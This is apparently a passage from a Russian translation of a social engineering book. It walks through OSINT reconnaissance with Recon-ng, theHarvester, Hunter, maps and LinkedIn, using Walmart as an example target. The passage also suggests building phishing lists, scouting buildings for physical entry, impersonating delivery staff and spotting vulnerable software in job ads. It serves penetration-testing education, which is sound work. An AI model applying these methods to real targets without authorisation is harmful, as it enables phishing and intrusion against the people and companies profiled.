root@se-book:/opt# git clone https://github.com/lanmaster53/recon-ng
Cloning into 'recon-ng'...
---snip--
Resolving deltas: 100% (4824/4824), done.
root@se-book:/opt# cd recon-ng/
root@se-book:/opt/recon-ng# ls -la
--snip--
-rw-r--r-- 1 root root 97 Sep 25 18:37 REQUIREMENTS
--snip--
-rwxr-xr-x 1 root root 2498 Sep 25 18:37 recon-ng
-rwxr-xr-x 1 root root 97 Sep 25 18:37 recon-web
root@se-book:/opt/recon-ng# python3 -m pip install -r REQUIREMENTS
Requirement already satisfied: pyyaml in /usr/lib/python3/dist-packages (from -r
REQUIREMENTS (line 2))
Collecting dnspython (from -r REQUIREMENTS (line 3))
  Downloading https://files.pythonhosted.org/packages/ec/d3/3aa0e7213ef72b8585747
aa0e271a9523e713813b9a20177ebe1e939deb0/dnspython-1.16.0-py2.py3-none-any.whl (188kB)
  100% |████████████████████████████████| 194kB 5.6MB/s
```

Настройка рабочего пространства

Recon-ng позволяет вам определять отдельные рабочие области, которые отлично подходят для сегментации собранной информации. Вы можете определить рабочую область при открытии Recon-ng и хранить собранные данные в собственной уникальной базе данных SQLite. Если я ищу различные организации или компании в рамках одного и того же контракта, я выделю им отдельные рабочие пространства, чтобы не запутаться при просмотре собранной информации. Если вы не определите рабочую область, Recon-ng запишет все результаты в рабочую область по умолчанию и связанную базу данных.

Чтобы использовать рабочую область при запуске Recon-ng, выполните команду:

```
recon-ng -w имя_рабочей_области
```

Например, если бы я исследовал Walmart, я мог бы ввести команду:

```
recon-ng -w Walmart
```

В результате рабочее пространство будет выглядеть так:

```
[recon-ng] [walmart]
```

Если вы уже находитесь в Recon-ng, можете просмотреть доступные рабочие области, введя команду `workspace list`.

ПРИМЕЧАНИЕ *Вы не можете сделать это, когда модуль загружен, поэтому в данной ситуации потребуется выполнить команду* `back`.

Если хотите загрузить существующую рабочую область, введите следующую команду:

```
workspace load имя_рабочей_области
```

Вы также можете создать рабочее пространство, используя команду:

```
workspace create имя_рабочей_области
```

После того как вам больше не нужна какая-либо информация в рабочей области, для соблюдения требований к хранению информации можете удалить ее:

```
workspace remove имя_рабочей_области
```

Установка модулей Recon-ng

Далее, вам нужно включить и установить модули. Давайте посмотрим, какие модули доступны с помощью команды `marketplace search`:

```
[recon-ng][walmart] > marketplace search
+-------------------------------------------------------------------------------   ------+
|.            Path                          | Version | Status        | Updated    | D | K |
+-------------------------------------------------------------------------------   --+
| discovery/info_disclosure/cache_snoop     | 1.0     | not installed | 2019-06-24 |   |   |
| discovery/info_disclosure/interesting_files | 1.0   | not installed | 2019-06-24 |   |   |
| exploitation/injection/command_injector   | 1.0     | not installed | 2019-06-24 |   |   |
| exploitation/injection/xpath_bruter       | 1.1     | not installed | 2019-08-19 |   |   |
| import/csv_file                           | 1.1     | not installed | 2019-08-09 |   |   |
| import/list                               | 1.0     | not installed | 2019-06-24 |   |   |
```

Установить модули можно двумя способами: по одному или все сразу. Чтобы установить один модуль, введите следующую команду, заменив `import/csv_file` полным путем к модулю:

```
[recon-ng][walmart] > marketplace install import/csv_file
[*] Module installed: import/csv_file
[*] Reloading modules...
```

Чтобы установить все доступные модули, используйте следующую команду:

```
[recon-ng][walmart] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
--snip--
[*] Module installed: reporting/xml
[*] Reloading modules...
[!] 'google_api' key not set. pushpin module will likely fail at runtime.
See 'keys add'.
[!] 'bing_api' key not set. bing_linkedin_cache module will likely fail at runtime.
See 'keys add'.
[!] 'censysio_id' key not set. censysio module will likely fail at runtime. See
'keys add'.
```

ПРИМЕЧАНИЕ *Игнорируйте предупреждения об отсутствии ключей API. Мы будем импортировать ключи API только для тех модулей, которые нам нужны.*

Получение и добавление ключей API

Чтобы некоторые инструменты могли получить доступ к внешним ресурсам, вам необходимо добавить ключи API с разных веб-сайтов. У каждого веб-сайта есть собственный процесс получения этих ключей, и эти процедуры часто меняются. Вы можете найти мое актуальное руководство по получению этих ключей API по адресу *https://www.theosintion.com/practical-social-engineering/* или проверить страницы ключей API на веб-сайтах для каждого инструмента по отдельности.

Получив ключи, используйте следующий синтаксис в Recon-ng, чтобы добавить их:

```
keys add имя_модуля значение_ключа
```

Убедитесь, что Recon-ng имеет ключ в базе данных с помощью следующей команды:

```
keys list
```

Поиск и запуск модулей Recon-ng

Существует пять типов модулей Recon-ng: обнаружение, эксплуатация, импорт, разведка и создание отчетов. В этой книге мы будем использовать модули обнаружения, разведки и отчетности.

Чтобы увидеть модули, относящиеся к определенному типу, используйте команду поиска, за которой следует имя типа, например:

```
modules search discovery
```

Если вы знаете часть имени модуля, можете использовать функцию `search`, чтобы найти его, например:

```
modules search hibp
```

Вы также можете вызвать модуль напрямую с помощью команды загрузки модулей `modules load`, если знаете либо имя модуля, либо начало имени модуля:

```
modules load metacr
```

Эта команда загрузит модуль `metacrawler`. Теперь давайте рассмотрим некоторые из этих модулей более подробно.

Чтобы задать цель для модуля, вам нужно знать, какие входные данные модуль принимает. Выясните это, введя команду `info`. Когда будете готовы ввести цель или значение в одно из допустимых полей, введите команду `options set` *имя_поля значение_поля*.

Перечисление файлов с помощью Metacrawler

Модуль `metacrawler` ищет на целевом сайте или сайтах файлы Microsoft PowerPoint, Word, Excel и PDF. Это равносильно длинному поисковому запросу Google Dork, допустим, такому:

```
site:nostarch.com Filetype:XLS* OR Filetype:DOC* OR Filetype:PPT* or Filetype:PDF
```

Например, чтобы найти все типы файлов на сайте `nostarch.com`, используйте следующие команды:

```
[recon-ng][default][metacrawler] > options set SOURCE nostarch.com
SOURCE => nostarch.com
[recon-ng][default][metacrawler] > run
------------
NOSTARCH.COM
------------
[*] Searching Google for: site:nostarch.com filetype:pdf OR filetype:docx OR
filetype:xlsx OR filetype:pptx OR filetype:doc OR filetype:xls OR
filetype:ppt
[*] https://www.nostarch.com/download/WGC_Chapter_3.pdf
[*] Producer: Acrobat Distiller 6.0 (Windows)
[*] Title: Write Great Code
[*] Author: (c) 2004 Randall Hyde
[*] Creator: PScript5.dll Version 5.2
[*] Moddate: D:20041006112107-07'00'
[*] Creationdate: D:20041006111512-07'00'
[*] https://www.nostarch.com/download/wcss_38.pdf
[*] Producer: Acrobat Distiller 5.0 (Windows)
[*] Title: wcss_book03.book
[*] Author: Riley
```

```
[*] Creator: PScript5.dll Version 5.2
[*] Moddate: D:20040206172946-08'00'
[*] Creationdate: D:20040116180100Z
```

Если для параметра `Extract` (Извлечь) установлено значение `True` (Истина), эта команда выводит все документы, доступные на общедоступном веб-сайте цели в форматах PDF или Microsoft Office (Excel, Word или PowerPoint) со ссылкой на файл и его метаданные, включая автора, дату модификации, программное обеспечение, с помощью которого документ был создан, и дату создания. Если для `Extract` задано значение `False`, вывод содержит только имя файла и ссылку.

Имея эту информацию, вы можете делать множество вещей: из метаданных – извлечь имена пользователей, название операционные системы и используемое программное обеспечение; из самих файлов – найти информацию, которую цель намеревалась сохранить в тайне, включая имена, адреса электронной почты, номера телефонов и факсов, местонахождение и важные деловые вопросы.

Поиск контактных данных домена с помощью whois_pocs

Модуль `whois_pocs` перечисляет все известные контакты для указанного домена. Он более надежен для этой функции, чем модуль `whois_miner`, и работает даже против целей с включенной конфиденциальностью домена. Вот пример запуска этого модуля против Walmart:

```
[recon-ng][default][whois_pocs] > modules load whois_pocs
[recon-ng][default][whois_pocs] > options set SOURCE walmart.com
SOURCE => nostarch.com
[recon-ng][default][whois_pocs] > info
      Name: Whois POC Harvester
      Path: modules/recon/domains-contacts/whois_pocs.py
    Author: Tim Tomes (@LaNMaSteR53)
Description:
  Uses the ARIN Whois RWS to harvest POC data from whois queries for the given domain.
Updates the 'contacts' table with the results.
Options:
  Name   Current Value Required Description
  ------ ------------- -------- -----------
  SOURCE walmart.com yes source of input (see 'show info' for details)
Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs
[recon-ng][default][whois_pocs] > run
-----------
WALMART.COM
-----------
[*] URL: http://whois.arin.net/rest/pocs;domain=walmart.com
[*] URL: http://whois.arin.net/rest/poc/ABUSE327-ARIN
```

```
[*] Country: United States
[*] Email: abuse@walmart.com
[*] First_Name: None
[*] Last_Name: Abuse
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Brisbane, CA
[*] Title: Whois contact
[*] ------------------------------------------------
```

Имейте в виду, что некоторые организации не раскрывают информацию WHOIS.

Использование mx_spf_ip для изучения политик электронной почты домена

Модуль `mx_sfp_ip` извлекает запись почтового шлюза DNS (mail exchanger, MX) для домена. Запись MX определяет, как домен обрабатывает электронную почту. Она показывает используемые почтовые серверы и любые записи Sender Policy Framework (SPF), ограничивающие диапазоны IP-адресов, с которых домен может получать почту, а также домены, способные отправлять электронные письма организации без проверки.

Используя запись MX, злоумышленник может взять содержащуюся в ней информацию для создания успешной атаки с подделкой электронной почты. Например, злоумышленник может установить диапазоны IP-адресов, указанные в записи, и связанные с ними домены. Это может дать подсказки о деловых отношениях, поставщиках или используемых технологиях.

Следующая команда извлекает запись MX для *nostarch.com*. Вывод подтверждает, что сайт использует почтовые серверы Google, но отсутствие записи SPF указывает на то, что у No Starch не реализован SPF:

```
[recon-ng][book][mx_spf_ip] > options set SOURCE nostarch.com
SOURCE => nostarch.com
[recon-ng][book][mx_spf_ip] > run
[*] Retrieving MX records for nostarch.com.
[*] [host] alt1.aspmx.l.google.com (<blank>)
[*] [host] aspmx.l.google.com (<blank>)
[*] [host] alt3.aspmx.l.google.com (<blank>)
[*] [host] alt2.aspmx.l.google.com (<blank>)
[*] [host] alt4.aspmx.l.google.com (<blank>)
[*] Retrieving SPF records for nostarch.com.
[*] nostarch.com => No record found.
```

С другой стороны, следующий вывод показывает нам, что Walmart использует SPF:

```
[recon-ng][book][mx_spf_ip] > options set SOURCE walmart.com
SOURCE => walmart.com
[recon-ng][book][mx_spf_ip] > run
[*] Retrieving MX records for walmart.com.
[*] [host] mxb-000c7201.gslb.pphosted.com (<blank>) ❶
[*] [host] mxa-000c7201.gslb.pphosted.com (<blank>)
[*] Retrieving SPF records for walmart.com.
[*] TXT record: "dtOeNuIs42WbSVe3Zf2qizxLw9LSQpFd6bWqCr166oTRIuJ9yKS+etPsGGNOvaiasQk2C
6GV0/5PjT9CI2nNAg=="
[*] TXT record: "google-site-verification=ZZYRwyiI6QKg0jVwmdIha68vuiZlNtfAJ90msPo1i7E"
[*] TXT record: "adobe-idp-site-verification=7f3fb527466337ac0ac0752c569ca2ac48926dc6c
6dad3636d581aa131a1cf3e"
[*] TXT record: "v=spf1 ip4:161.170.248.0/24 ip4:161.170.244.0/24 ip4:161.170.236.31
ip4:161.170.238.31 ip4:161.170.241.16/30 ip4:161.170.245.0/24 ip4:161.170.249.0/24
include:Walmart.com include:_netblocks.walmart.com include:_vspf1.walmart.com
include:_vspf2.
walmart.co" "m include:_vspf3.walmart.com ~all"
[*] [netblock] 161.170.248.0/24 ❷
[*] [netblock] 161.170.244.0/24
[*] [host] <blank> (161.170.236.31)
[*] [host] <blank> (161.170.238.31)
[*] [netblock] 161.170.241.16/30
[*] [netblock] 161.170.245.0/24
[*] [netblock] 161.170.249.0/24
[*] TXT record: "facebook-domain-verification=ximom3azpca8zph4n8lu200sos1nrk" ❸
[*] TXT record: "adobe-idp-site-verification=5800a1970527e7cc2f5394a2bfe99bcda4e5938e1
32c0a19139fda9bf6e30704" ❹
[*] TXT record: "docusign=5bdc0eb1-5fb2-471c-99a0-d0d9cc5fdac8" ❺
[*] TXT record: "MS=E4F53D5B1A485B7BA06E0D36A9D38654A16609F3" ❻
```

В записи SPF перечислены проверки доменов для Adobe, Facebook, DocuSign, Microsoft и Google. Текстовая запись (TXT), начинающаяся с `MS=`, указывает на то, что Walmart использует Microsoft Office 365 ❻. Он также использует `adobe-idp-site-verification` для проверки доменов для продуктов Adobe Enterprise, таких как Creative Cloud ❹. Запись TXT `facebook-domain-verification` ограничивает домены, которые редактируют официальную страницу Facebook для домена ❸. Запись TXT, начинающаяся с `docusign=`, указывает на то, что сайт использует DocuSign для подписи официальных документов ❺.

Обратите внимание, что адрес `pphosted.com` ❶ указан как хост. Это говорит об использовании Proof-point – технологии защиты от спуфинга, которая добавляет пользовательское сообщение, часто строку `[EXTERNAL]` (внешнее), в строку темы полученных писем, что упрощает обнаружение фишинга или попыток компрометации корпоративной электронной почты.

Также перечислены некоторые сетевые диапазоны ❷. Это общедоступные IP-адреса цели, а два перечисленных хоста являются основными почтовыми серверами. Вы можете проверить это, используя другие инструменты.

Использование других инструментов: theHarvester и OSINT Framework

Как и Recon-ng, theHarvester – это OSINT-инструмент командной строки на базе Linux, который бесплатно доступен как часть Kali и Buscador. Вы также можете найти его на GitHub. Для theHarvester, написанного Кристианом Марторелой, требуются ключи API для Shodan и системы пользовательского поиска Google (Google Custom Search Engine, CSE). Вы можете ввести эти ключи в следующие файлы:

```
путь_к_theHarvester/discovery/googleCSE.py
```

а также

```
путь_к_theHarvester /discovery/shodansearch.py
```

В theHarvester можете использовать переключатели, чтобы направить инструмент на выполнение задач. Решение применять theHarvester вместо Recon-ng является вопросом личного предпочтения. Даже если вы берете Recon-ng в качестве основного инструмента, то можете получить второе мнение с помощью theHarvester, чтобы узнать, не пропустил ли Recon-ng какую-либо дополнительную информацию.

OSINT Framework (*https://osintframework.com/*) – это набор инструментов с графическим интерфейсом. Разработанный под руководством Джастина Нордина, OSINT Framework группирует ресурсы в зависимости от того, что вы ищете (рис. 4.8).



Рис. 4.8. OSINT Framework

Поиск адресов электронной почты с помощью Hunter

Вам часто придется искать адреса электронной почты компании и синтаксис этих адресов (формат, который компания использует для

адресов электронной почты своих сотрудников). Hunter – отличный инструмент для составления списка. Без входа в систему вы можете получить основной синтаксис адреса электронной почты, используемый в компании, а после создания учетной записи и входа в систему – наиболее распространенный синтаксис адресов электронной почты, полные адреса электронной почты компании и иногда должность человека.

На рис. 4.9 показаны результаты поиска без аутентификации.



Рис. 4.9. Результаты поиска Hunter для неаутентифицированного пользователя. (Примечание: Hunter подверг эти результаты цензуре)

На рис. 4.10 показаны результаты аутентифицированного поиска, который возвращает действительные адреса электронной почты для нашего целевого домена, а также место, где они были найдены.

Рис. 4.10. Результаты поиска Hunter для аутентифицированного пользователя. (Примечание: автор скрыл подробности)

Глядя на эти результаты, вы можете сделать вывод о синтаксисе адресов электронной почты компании. Далее можете перейти к LinkedIn и корпоративному веб-сайту, чтобы получить больше имен, а потом самостоятельно собрать больше адресов электронной почты, если хотите отправить этим людям фишинговые письма.

Hunter предоставляет различные уровни обслуживания; на момент написания этой статьи они варьируются от бесплатного (100 запросов в месяц и без экспорта CSV) до 399 долл. в месяц, что включает 50 000 запросов и позволяет экспортировать CSV.

Использование картографических и геолокационных инструментов

Вы, вероятно, использовали Google Maps или Bing Maps, чтобы ориентироваться по картам, спутниковым изображениям и видам, снятым на улицах. Когда дело доходит до сбора данных OSINT, наиболее ценными обычно являются режимы просмотра со спутника и улиц.

Вид со спутника может показывать ворота, мусорные баки, спутниковые тарелки, въезды и выезды, схемы парковок и прилегающие объекты. Вы можете достаточно сильно увеличить некоторые участки, чтобы определить навесы, входы и места для курения.

Вид с улицы позволяет увидеть здание и объекты, как если бы вы шли или ехали мимо. С этой точки зрения можно определить следующее:

- названия компаний, которые обслуживают шлагбаумы и ворота или занимаются вывозом мусорных баков (полезная информация, способная помочь вам получить доступ на территорию здания или порыться в мусорном баке);
- наличие и расположение ворот, дверей и заборов, а также остаются ли они обычно открытыми (а иногда и присутствие охранников);
- компании служб доставки, чьи грузовики припаркованы снаружи;
- конкретные названия зданий, такие как Walmart Innovation Center, Walmart People Center или Walmart Home Office, которые могут помочь вам лучше вписаться в организацию;
- наличие других арендаторов в здании.

Во время конкурса DerbyCon SECTF, который был упомянут в начале этой главы, я использовал Google Maps, чтобы определить службы доставки для моей целевой компании, проверяя, чьи грузовики находились поблизости от ворот. Я мог бы использовать эту информацию, чтобы получить физический доступ в здание, может быть, найдя похожую униформу в комиссионном магазине, или как предлог, чтобы позвонить по поводу доставки.

Использование как Google Maps, так и Bing Maps может дать вам более точную информацию, поскольку у этих сервисов разные источ-

ники данных. Кроме того, изображения были получены в разные дни, поэтому вы можете, например, найти грузовик доставки в одном приложении, но не найти его в другом, увидеть новый мусорный бак на более поздней фотографии или разглядеть более четкий логотип обслуживающей компании.

Вывод

Вы можете воспользоваться многими способами для сбора OSINT. В этой главе представлены лишь поверхностные сведения о возможностях упомянутых инструментов, и она задумана как отправная точка, которая поможет вам применить методы OSINT к социальной инженерии, тестированию на проникновение или любой другой задаче этичного хакинга. С помощью упражнений в этой главе вы составили списки доменов, IP-адресов, адресов электронной почты, имен и технологий, связанных с предприятиями, используя инструменты с открытым исходным кодом.

В следующей главе рассматриваются стратегии сбора данных OSINT без использования сложных инструментов. Глава 6 посвящена операциям OSINT, направленным на людей.

5

СОЦИАЛЬНЫЕ МЕДИА И ПУБЛИЧНЫЕ ДОКУМЕНТЫ

В предыдущей главе мы обсуждали использование сложных инструментов для сбора данных OSINT. Однако вам не всегда нужны замысловатые способы получения информации. Часто достаточно посмотреть страницы в социальных сетях. В этой главе мы обсудим, как некоторые из самых невинных сообщений в интернете можно использовать в качестве оружия. Вы узнаете, как собирать OSINT с этих платформ, а также с нескольких платформ, которые не являются социальными сетями, но не менее эффективны. Вы прочтете общедоступные документы компании и научитесь делать автоматические скриншоты для документирования своих выводов.

Анализ социальных сетей для сбора OSINT

Платформы социальных сетей дают нам представление о жизни людей и компаний, на которые мы направили свои усилия. Хотя в неко-

торых организациях действуют правила очистки рабочих мест, требующие от сотрудников удалять конфиденциальную информацию со своих рабочих мест, когда они на перерыве, во время обеда или вне офиса, многие из этих правил не включают фотографии, сделанные на личных устройствах. В результате люди публично раскрывают все, что их беспокоит или волнует, будь то дома или на работе. Это дает следователям OSINT полный доступ к объектам организации и часто позволяет нам увидеть больше, чем при личном туре.

В главе 6 мы вернемся к социальным сетям как к средству узнать о человеке, публикующем пост.

LinkedIn

LinkedIn[1] – отличная профессиональная социальная сеть. Многие из ее пользователей слишком откровенно рассказывают о своем опыте, выдавая все технологии и процессы, используемые внутри компании. Просматривая сотрудников компании на сайте, мы можем заполнить список целей для фишинга, найти технологии, используемые в компании, и придумать роли, которые мы могли бы выполнять в вишинг-атаках. LinkedIn – это золотая жила OSINT, особенно для небольших компаний с ограниченным присутствием в интернете.

ПРИМЕЧАНИЕ *Некоторые из обсуждаемых далее функций анализа доступны только пользователям тарифа LinkedIn Premium, который на момент написания этой книги стоил 29 долл. в месяц. Имейте в виду, что свойства любого продукта или услуги могут со временем меняться в лучшую или худшую сторону. В следующих разделах этой главы я сосредоточусь не столько на инструментах и функциях, сколько на методах.*

Общая информация о компании

Давайте взглянем на бизнес-страницу Walmart в LinkedIn (рис. 5.1). В верхней части страницы мы можем увидеть, сколько подписчиков у Walmart, сколько контактов этой учетной записи работает в Walmart, биржевой тикер и обзор компании. Раздел **About Us** (О нас) также предоставляет нам общую информацию о Walmart.

Ниже на странице перечислены веб-сайты и адреса всех основных филиалов Walmart, информация о том, когда и где была основана компания, местонахождение штаб-квартиры, размер компании и ее специализация.

[1] Доступ к LinkedIn заблокирован на территории РФ. Тем не менее многие специалисты и организации, особенно из области информационных технологий, продолжают активно пользоваться этой профессиональной сетью. Поэтому российским читателям могут пригодиться советы автора, представленные в этой книге. – *Прим. перев.*



Рис. 5.1. Сведения о компании Walmart в LinkedIn

Информация о трудоустройстве

Поскольку люди часто используют LinkedIn в качестве доски объявлений о вакансиях, на страницах компании приводится информация, имеющая отношение к соискателям, например официальное количество сотрудников и их увеличение или уменьшение (рис. 5.2).



Рис. 5.2. Сведения о сотрудниках Walmart в LinkedIn

Средний стаж сотрудника может помочь нам взаимодействовать с целями при фишинге и вишинге. Мы можем оценить, насколько вероятно, что один сотрудник будет знать сотрудника другого подразделе-

ния, особенно в крупных компаниях с более чем 300 000 работников, таких как Walmart. Точно так же данные LinkedIn о распределении персонала, росте компании и новых сотрудниках могут дать нам представление о вероятности того, что мы натолкнемся на нового неопытного коллегу, если начнем обзванивать офисы.

Сотрудники компании

На отдельной странице перечислены пользователи LinkedIn, являющиеся сотрудниками компании. Используйте эту информацию, чтобы увидеть роль, которую играет каждый человек. Например, на рис. 5.3 показан человек, занимающий должность аналитика вторжений, это стандартная должность в подразделении кибербезопасности, которая предполагает, что компания активно отслеживает свои веб-сайты и сети на предмет злонамеренного поведения.

Мы можем оценить безопасность компании по количеству сотрудников информационной безопасности. Простой способ добиться этого – просмотреть профили сотрудников на наличие специфических аббревиатур, обозначающих должности и профессиональные сертификаты. Хорошей отправной точкой является проверка аббревиатур CISSP, GPEN, OSCP, CEH и Security+. Подходящие названия вакансий для поиска включают термины «информационная безопасность», «кибербезопасность», «вторжение», OpSec и CISO.



Рис. 5.3. Сотрудники Walmart в LinkedIn

Профили сотрудников также многое говорят нам о технологиях, которые использует компания. Анализируя профили, мы можем обнаружить наличие решений по управлению событиями и инцидентами безопасности (SEIM), средств защиты от вредоносных программ, фильтрации электронной почты или VPN. Кроме того, они помога-

ют нам создать список адресов электронной почты для дальнейшего профилирования и фишинга.

Доски объявлений и карьерные сайты

Сотрудники, рекрутеры и аутсорсинговые поставщики рекрутинговых услуг могут ссылаться на страницы с вакансиями или доски объявлений о вакансиях в своих социальных сетях. В качестве побочного продукта умные социальные инженеры, сотрудники красных команд и аналитики OSINT могут собирать эту информацию и использовать ее в качестве оружия.

В зависимости от того, как написано объявление о вакансии, вы можете найти ключи от королевства буквально в одном предложении. На рис. 5.4 видно, что кандидат должен иметь опыт работы с Oracle E-Business Suite (EBS) версии 12.2.7. Это подсказывает потенциальному злоумышленнику, что нужно искать уязвимости этой конкретной версии программного обеспечения. Судя по тому, как написано сообщение о вакансии, злоумышленник может сделать вывод, что компания также продолжает использовать версию 11.5.10.2, в которой есть уязвимости, относящиеся к 2006 году.

